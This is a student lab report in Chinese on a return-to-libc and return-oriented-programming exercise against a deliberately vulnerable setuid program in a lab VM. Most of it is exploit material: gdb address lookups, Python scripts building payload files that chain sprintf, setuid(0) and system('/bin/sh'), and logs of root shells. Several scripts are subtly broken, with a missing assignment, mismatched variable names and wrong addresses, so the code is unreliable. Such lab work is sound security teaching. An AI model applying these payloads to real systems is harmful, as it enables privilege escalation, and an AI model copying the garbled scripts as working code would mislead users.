
Return2libc 实验报告

57119101 王晨阳

2021年7月14日

实验原理
Task 1: Finding out the Addresses of libc Functions
Task 2: Putting the shell string in the memory
Task 3: Launching the Attack
Task 4: Defeat Shell’s countermeasure
Task 5: Return-Oriented Programming
实验总结

实验原理



Task 1: Finding out the Addresses of libc Functions

关闭地址随机化

```
$ sudo sysctl -w kernel.randomize_va_space=0
```


修改链接

```
$ sudo ln -sf /bin/zsh /bin/sh
```

使用 gdb调试

```
$ touch badfile
$ make
$ gdb -q retlib
gdb-peda$ break main
gdb-peda$ run
gdb-peda$ p system
gdb-peda$ p exit
gdb-peda$ quit
```


得到结果



```
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xf7e12420 <system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xf7e04f80 <exit>
```

Task 2: Putting the shell string in the memory

新建 MYSHELL 环境变量




```
[07/13/21]seed@VM:~/.../return_to_libc$ export MYSHELL=/bin/sh
[07/13/21]seed@VM:~/.../return_to_libc$ env | grep MYSHELL
MYSHELL=/bin/sh
```

编写程序 `prtenv.c`

```
#include<stdlib.h>
#include<stdio.h>

void main(){
    char* shell = getenv("MYSHELL");
    if (shell)
    printf("%x\n", (unsigned int)shell);
}
```

编译并运行。然后把上面的程序段加进 retlib.c 再次编译运行。

由于 prtenv 和 retlib 都是 6 个字母，所以会得到同样的结果，如下所示。



```
[07/13/21]seed@VM:~/.../return_to_libc$ gcc -m32 -fno-stack-protector -z noexecs
tack -o prtenv prtenv.c
[07/13/21]seed@VM:~/.../return_to_libc$ ./prtenv
ffffd403
[07/13/21]seed@VM:~/.../return_to_libc$ make
gcc -m32 -DBUF_SIZE=12 -fno-stack-protector -z noexecstack -o retlib retlib.c
sudo chown root retlib && sudo chmod 4755 retlib
[07/13/21]seed@VM:~/.../return_to_libc$ ./retlib
ffffd403
Address of input[] inside main():  0xffffcd9c
Input size: 0
Address of buffer[] inside bof():  0xffffcd60
Frame Pointer value inside bof():  0xffffcd78
Segmentation fault
```

Task 3: Launching the Attack


根据前面得到的结果，将程序改为

```
#!/usr/bin/env python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))
```

```

X = Y+8
sh_addr = 0xffffd403 # The address of "/bin/sh"
content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')

Y = 28
system_addr = 0xf4e12420 # The address of system()
content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')

Z = Y+4
exit_addr = 0xf7e04f80 # The address of exit()
content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')

# Save content to a file
with open("badfile", "wb") as f:
f.write(content)
```

其中，Y 的值为 `0xffffcd78` − `0xffffcd60` +4


运行，攻击成功



```
[07/13/21]seed@VM:~/.../return_to_libc$ ./exploit.py
[07/13/21]seed@VM:~/.../return_to_libc$ ./retlib
Address of input[] inside main():  0xffffcda0
Input size: 300
Address of buffer[] inside bof():  0xffffcd70
Frame Pointer value inside bof():  0xffffcd88
# █
```

> **Attack variation 1:** Is the `exit()` function really necessary? Please try your attack without including the address of this function in badfile. Run your attack again, report and explain your observations.

根据 task 要求，我们将 exploit.py 中 exit 的部分注释掉，然后重新运行。




```
[07/13/21]seed@VM:~/.../return_to_libc$ ./exploit.py
[07/13/21]seed@VM:~/.../return_to_libc$ ./retlib
Address of input[] inside main():  0xffffcda0
Input size: 300
Address of buffer[] inside bof():  0xffffcd70
Frame Pointer value inside bof():  0xffffcd88
# exit
Segmentation fault
```

发现可以正常提权，但退出时会崩溃。


> **Attack variation 2:** After your attack is successful, change the file name of retlib to a different name, making sure that the length of the new file name is different. For example, you can change it to newretlib.
> Repeat the attack (without changing the content of badfile). Will your attack succeed or not? If it does not succeed, explain why.

根据 task 要求，我们先将编译后的二进制文件改名为 rrtlib，提权成功



```
[07/13/21]seed@VM:~/.../return_to_libc$ ./rrtlib
Address of input[] inside main():  0xffffcda0
Input size: 300
Address of buffer[] inside bof():  0xffffcd70
Frame Pointer value inside bof():  0xffffcd88
# █
```

在改为 newretlib，提权不成功



```
[07/13/21]seed@VM:~/.../return_to_libc$ ./newretlib
Address of input[] inside main():  0xffffcd90
Input size: 300
Address of buffer[] inside bof():  0xffffcd60
Frame Pointer value inside bof():  0xffffcd78
zsh:1: command not found: h
```


由此可见，这与程序名的长度有关。

Task 4: Defeat Shell’s countermeasure

改回链接


```
$ sudo ln -sf /bin/dash /bin/sh
```

为了使攻击更加方便，我们直接使用 ROP。首先获取所需要的 libc 函数地址



```
gdb-peda$ p sprintf
$1 = {<text variable, no debug info>} 0xf7e20e40 <sprintf>
gdb-peda$ p setuid
$2 = {<text variable, no debug info>} 0xf7e99e30 <setuid>
gdb-peda$ p system
$3 = {<text variable, no debug info>} 0xf7e12420 <system>
gdb-peda$ p exit
$4 = {<text variable, no debug info>} 0xf7e04f80 <exit>
```

然后 `disas bof` 获取 `bof()` 函数返回地址



```
   0x565562bd <+80>:    push   eax
   0x565562be <+81>:    call   0x565560e0 <strcpy@plt>
   0x565562c3 <+86>:    add    esp,0x10
   0x565562c6 <+89>:    mov    eax,0x1
   0x565562cb <+94>:    mov    ebx,DWORD PTR [ebp-0x4]
   0x565562ce <+97>:    leave
   0x565562cf <+98>:    ret
End of assembler dump.
```


同时我们还有 retlib 打印出的 `bof()` 函数 ebp 位置和 MYSHELL 地址，根据这些修改 exploit.py

```python
# !/usr/bin/python3
import sys

def tobytes (value):
    return (value).to_bytes(4, byteorder= 'little')

content bytearray(0xaa for i in range (24))

sh_addr = 0xffffd3e3
leaveret = 0x565562ce
sprintf_addr = 0xf7e20e40
setuid_addr = 0xf7e99e30
system_addr = 0xf7e12420
exit_addr = 0xf7e4f80
ebp_bof = 0xffffcd58

# setuid()'s 1st argument
sprintf_argl = ebp_bof + 12 + 5*0x20

# a byte that contains 0x00
sprintf_arg2 = sh_addr + len("/bin/sh")

# Use leaveret to return to the first sprintf()
ebp_next = ebp_bof + 0x20
content += tobytes(ebp_next)
content += tobytes(leaveret)
content += b'A' * (0x20 - 2*4)

# sprintf(sprintf_argl, sprintf_arg2)
for i in range(4):
    ebp_next += 0x20
    content += tobytes(ebp_next)
    content += tobytes(sprintf_addr)
    content += tobytes(leaveret)
    content += tobytes(sprintf_arg1)
    content += tobytes(sprintf_arg2)
    content += b'A' * (0x20 - 5*4)
    sprintf_argl += 1

# setuid(0)
ebp_next += 0x20
content += tobytes(ebp_next)
content += tobytes(setuid_addr)
content += tobytes(leaveret)
content += tobytes(0xFFFFFFFF)
content += b'A' * (0x20 - 4*4)

# system("/bin/sh")
ebp_next += 0x20
content += tobytes(ebp_next)
content += tobytes(system_addr)
content += tobytes(leaveret)
content += tobytes(sh_addr)
content += b'A' * (0x20 - 4*4)

# exit()
content += tobytes(0xFFFFFFFF)
content += tobytes(exit_addr)

# Write the content to a file
with open("badfile", "wb") as f:
    f.write (content)
```

在上面的程序中，有以下几点：

- 先调用 `setuid(0)` ，然后再调用 `system("/bin/sh")` ，以绕过 countermeasure
- 由于参数的 0 无法复制，所以我们调用四次 `sprintf()` 来生成 0

运行程序，可以看到成功提权



```
[07/13/21]seed@VM:~/.../return_to_libc$ make
gcc -m32 -DBUF_SIZE=12 -fno-stack-protector -z noexecstack -o retlib r
etlib.c
sudo chown root retlib && sudo chmod 4755 retlib
[07/13/21]seed@VM:~/.../return_to_libc$ ./exploit.py
[07/13/21]seed@VM:~/.../return_to_libc$ ./retlib
ffffd3e3
Address of input[] inside main():  0xffffcd7c
Input size: 256
Address of buffer[] inside bof():  0xffffcd40
Frame Pointer value inside bof():  0xffffcd58
# whoami
root
#
```

Task 5: Return-Oriented Programming

由于我们上一个 Task 已经使用了 ROP，所以这一个 Task 只要稍作修改即可。


先获取 `foo()` 地址

```
gdb-peda$ p foo
$1 = {<text variable, no debug info>} 0x565562d0 <foo>
```

然后修改 exploit.py

```
# !/usr/bin/python3
import sys

def tobytes (value):
    return (value).to_bytes(4, byteorder= 'little')

content bytearray(0xaa for i in range (24))

sh_addr = 0xffffd3e3
leaveret = 0x565562ce
sprintf_addr = 0xf7e20e40
setuid_addr = 0xf7e99e30
system_addr = 0xf7e12420
exit_addr = 0xf7e4f80
ebp_bof = 0xffffcd58
foo_addr = 0x565562d0 # CHANGED!

# setuid()'s 1st argument
sprintf_argl = ebp_bof + 12 + 5*0x20

# a byte that contains 0x00
sprintf_arg2 = sh_addr + len("/bin/sh")

# Use leaveret to return to the first sprintf()
ebp_next = ebp_bof + 0x20
content += tobytes(ebp_next)
content += tobytes(leaveret)
content += b'A' * (0x20 - 2*4)

# sprintf(sprintf_argl, sprintf_arg2)
for i in range(4):
    ebp_next += 0x20
    content += tobytes(ebp_next)
    content += tobytes(sprintf_addr)
    content += tobytes(leaveret)
    content += tobytes(sprintf_arg1)
    content += tobytes(sprintf_arg2)
    content += b'A' * (0x20 - 5*4)
    sprintf_argl += 1

# setuid(0)
ebp_next += 0x20
content += tobytes(ebp_next)
content += tobytes(setuid_addr)
content += tobytes(leaveret)
content += tobytes(0xFFFFFFFF)
content += b'A' * (0x20 - 4*4)

for i in range(10): # CHANGED!
    ebp += 0x20
    content += tobytes(ebp_next)
    content += tobytes(foo_addr)
    content += tobytes(leveret)
    content += b'A'*(0x20-3*4)

# system("/bin/sh")
ebp_next += 0x20
content += tobytes(ebp_next)
content += tobytes(system_addr)
content += tobytes(leaveret)
content += tobytes(sh_addr)
content += b'A' * (0x20 - 4*4)

# exit()
content += tobytes(0xFFFFFFFF)
content += tobytes(exit_addr)

# Write the content to a file
with open("badfile", "wb") as f:
    f.write (content)
```

运行程序，可以看到调用了 10 次 `foo()` ，并成功提权



```
[07/13/21]seed@VM:~/.../return_to_libc$ ./exploit.py
[07/13/21]seed@VM:~/.../return_to_libc$ ./retlib
ffffd3e3
Address of input[] inside main():  0xffffcd7c
Input size: 576
Address of buffer[] inside bof():  0xffffcd40
Frame Pointer value inside bof():  0xffffcd58
Function foo() is invoked 1 times
Function foo() is invoked 2 times
Function foo() is invoked 3 times
Function foo() is invoked 4 times
Function foo() is invoked 5 times
Function foo() is invoked 6 times
Function foo() is invoked 7 times
Function foo() is invoked 8 times
Function foo() is invoked 9 times
Function foo() is invoked 10 times
# whoami
root
#
```

实验总结

实验总体难度一般。Task1 - 3 依葫芦画瓢即可，没有难度；Task4 难度较大，但我大炮轰蚊子，直接用 ROP 解决了 0 如何输入的问题；由此一来，Task5 就很容易解决了。